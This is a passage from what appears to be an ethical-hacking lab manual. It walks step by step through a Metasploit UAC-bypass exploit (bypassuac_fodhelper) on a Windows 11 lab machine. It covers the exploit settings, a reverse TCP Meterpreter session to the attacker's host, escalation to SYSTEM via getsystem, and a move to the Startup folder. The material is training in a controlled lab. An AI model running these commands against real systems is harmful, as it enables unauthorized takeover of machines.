
29. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.

30. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

31. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.

Note: If you get **Exploit completed, but no session was created** message without any session, type **exploit** in the console again and press **Enter**.

Module 06 – System Hacking



```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit


[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:49979) at 2022-04-07 03:34:41 -0400

meterpreter >
```

32. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.

33. Type **getsystem -t 1** and press **Enter** to elevate privileges.


34. Now type **getuid** and press **Enter**, the meterpreter session is now running with system privileges.



```
[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:49979) at 2022-04-07 03:34:41 -0400

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


35. Now we will navigate to the Startup folder, to do that type **cd "C:\\ProgramData\\Start Menu\\Programs\\Startup"** and press **Enter**.
36. Type **pwd** and press **Enter** to check the present working directory.



```

msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

